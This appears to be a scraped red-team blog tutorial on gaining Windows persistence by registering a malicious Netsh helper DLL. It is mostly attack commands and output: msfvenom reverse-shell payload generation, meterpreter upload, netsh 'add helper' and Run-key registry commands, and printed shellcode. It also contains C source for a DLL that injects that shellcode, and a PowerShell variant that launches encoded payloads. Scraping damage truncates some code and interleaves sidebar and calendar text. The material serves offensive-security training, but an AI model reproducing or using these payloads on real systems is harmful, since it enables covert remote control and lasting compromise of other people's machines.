

OCTOBER 29, 2019

Persistence – Netsh Helper DLL

by Administrator. In Persistence. 1 Comment

Netsh is a Windows utility which can be used by administrators to perform tasks related to the network configuration of a system and perform modifications on the host based Windows firewall. Netsh functionality can be extended with the usage of DLL files. This capability enable red teams to use this tool in order to load arbitrary DLL's to achieve code execution and therefore persistence.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

However, the implementation of this technique requires local administrator level privileges.

An arbitrary DLL file can be generated through the "**msfvenom**" utility of Metasploit Framework.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPO
RT=4444 -f dll > /tmp/pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Generate Malicious DLL

The DLL file can be transferred to the target host through the upload functionality of Meterpreter or any other file transfer capability that the Command and Control (C2) supports.

```
meterpreter > upload /tmp/pentestlab.dll
[*] uploading  : /tmp/pentestlab.dll -> pentestlab.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): /tmp/pentestlab.dll -> pentestlab.dl
l
[*] uploaded   : /tmp/pentestlab.dll -> pentestlab.dll
meterpreter >
```

Upload Malicious DLL

The **"add helper"** can be used to register the DLL with the **"netsh**" utility.

```
netsh
add helper path-to-malicious-dll
```

```
C:\Users>netsh
netsh
netsh>add helper C:\Users\Administrator\Desktop\pentestlab.dll
```

Add Helper DLL

Every time that the netsh utility starts the DLL will executed and a communication will established.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-
13 09:55:14 -0400

meterpreter >
```

Netsh Helper DLL – Meterpreter

However netsh is not by default scheduled to start automatically. Creating a registry key that will execute the utility during the startup of Windows will create the persistence on the host. This can be done directly from a Meterpreter session or from a Windows shell.

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
reg setval -k HKLM\\software\\microsoft\\windows\\current
```

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\ru
n\\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'
Successfully set pentestlab of REG_SZ.
meterpreter > shell
Process 4876 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current
Version\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pent
estlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
The operation completed successfully.
```

Create Registry Run Key

Alternatively of the Registry Run Key there are various other methods which can be used to start the utility such as creating a Service or a Scheduled Task.

Outflank an IT security company based in Netherlands where the first to release a proof of concept DLL in their Github repository. The DLL was written in C by Marc Smeets and it can be modified to contain a custom shellcode. Metasploit Framework utility "**msfvenom**" can be used to generate shellcode in various languages.

```
msfvenom -a x64 --platform Windows -p windows/x64/meterpr
```

```
root@kali:~# msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21
 LPORT=4444 -b '\x00' -f c
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2339 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\x21\xa2\xab\x85\x8d\xcf\x19\x7b\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xdd\xea\x28\x61\x7d\x27"
"\xd5\x7b\x21\xa2\xea\xd4\xcc\x9f\x4b\x2a\x77\xea\x9a\x57\xe8"
"\x87\x92\x29\x41\xea\x20\xd7\x95\x87\x92\x29\x01\xea\x20\xf7"
"\xdd\x87\x16\xcc\x6b\xe8\xe6\xb4\x44\x87\x28\xbb\x8d\x9e\xca"
"\xf9\x8f\xe3\x39\x3a\xe0\x6b\xa6\xc4\x8c\x0e\xfb\x96\x73\xe3"
"\xfa\xcd\x06\x9d\x39\xf0\x63\x9e\xe3\x84\x5d\xa9\x98\x03\x39"
"\xa9\xa9\x8a\x08\xbd\x19\x7b\x21\x29\x2b\x0d\x8d\xcf\x19\x33"
"\xa4\x62\xdf\xe2\xc5\xce\xc9\x2b\xaa\xea\xb3\xc1\x06\x8f\x39"
"\x32\x20\x72\x48\xd3\xc5\x30\xd0\x3a\xaa\x96\x23\xcd\x8c\x19"
"\x54\x4a\xe8\xea\x9a\x45\x21\x8e\xd8\xb2\x2c\xe3\xaa\x44\xb5"
```

C Shellcode – Netsh

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)

Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)

The generated shellcode can be injected into the Netsh Helper DLL code.

```
#include <stdio.h>
#include <windows.h> // only required if you want to pop

#ifdef _M_X64
unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\x
#else
unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\x
#endif

// Start a separate thread so netsh remains useful.
DWORD WINAPI ThreadFunction(LPVOID lpParameter)
{
        LPVOID newMemory;
        HANDLE currentProcess;
        SIZE_T bytesWritten;
        BOOL didWeCopy = FALSE;
        // Get the current process handle
        currentProcess = GetCurrentProcess();
        // Allocate memory with Read+Write+Execute permis
        newMemory = VirtualAllocEx(currentProcess, NULL,
        if (newMemory == NULL)
                return -1;
        // Copy the shellcode into the memory we just cre
        didWeCopy = WriteProcessMemory(currentProcess, ne
        if (!didWeCopy)
                return -2;
        // Yay! Let's run our shellcode!
        ((void(*)())newMemory)();
        return 1;
}
```


October 2019

M	T	W	T	F	S	S

```
// define the DLL handler 'InitHelpderDll' as required by
// See https://msdn.microsoft.com/en-us/library/windows/d
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWOR
{
        //make a thread handler, start the function as a
        HANDLE threadHandle;
        threadHandle = CreateThread(NULL, 0, ThreadFuncti
        CloseHandle(threadHandle);
        // simple testing by starting calculator
        system ("start calc");

        // return NO_ERROR is required. Here we are doing
        return 0;
}
```


	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

« Sep Nov »

Netsh Helpder DLL

Similar to the above method rtcrowley released a PowerShell version of this method in his Github repository. The following code can be used to execute a PowerShell Base64 encoded payload and supports two options.

```
#include <stdio.h>
#include <windows.h>
```

```
DWORD WINAPI YahSure(LPVOID lpParameter)
{
        //Option 1: Quick and simple. Opens 1 PS proc & b
        system("start C:\\Windows\\System32\\WindowsPower
                                SQBmACgAJABQAFMAVgBlAHIAc

        //Option 2: Execute loaded b64 into a reg key val
        //system("C:\\Windows\\System32\\WindowsPowerShel
                        $x=((gp HKLM:SOFTWARE\\Microsoft\
                                powershell -nopro -enc $x
        return 1;

}

//Custom netsh helper format
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWOR
{
        HANDLE hand;
        hand = CreateThread(NULL, 0, YahSure, NULL, 0, NU
        CloseHandle(hand);

        return NO_ERROR;
}
```

Netsh Helper DLL – PowerShell Method

Executing the “**netsh**” utility and using the “**add helper**” command to load both the DLL’s in the system will execute the integrated payloads.

```
netsh
add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon
add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dl
```

Netsh Helper DLL

Empire and Metasploit “**multi/handler**” module can be used to receive the communication from both DLL’s.

Netsh Helper DLL PowerShell

Netsh Helper DLL Meterpreter

When the "**add helper**" command is executed to load a DLL file a registry key is created in the following location.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```

Netsh Registry Keys

It should be noted that some VPN clients which might be installed on the compromised system might start automatically "**netsh**" therefore it might not be required to use another method for persistence.

References

- https://attack.mitre.org/techniques/T1128/
- Matthew Demaske – netshell
- https://github.com/outflanknl/NetshHelperBeacon
- https://3gstudent.github.io/Netsh-persistence/
- https://liberty-shell.com/sec/2018/07/28/netshlep/
- https://github.com/rtcrowley/Offensive-Netsh-Helper

Rate this:

Share this:

Loading...

Related

Persistence – Winlogon Helper DLL
January 14, 2020
In "Persistence"

Persistence – AppInit DLLs
January 7, 2020
In "Persistence"

Persistence – Disk Clean-up
January 29, 2024
In "Persistence"

NETSH | NETSH HELPER DLL | PERSISTENCE

1 Comment

Pingback: Persistence – Netsh Helper DLL - ZRaven Consulting

Leave a comment

PREVIOUS

Persistence – Port Monitors

NEXT

Persistence – BITS Jobs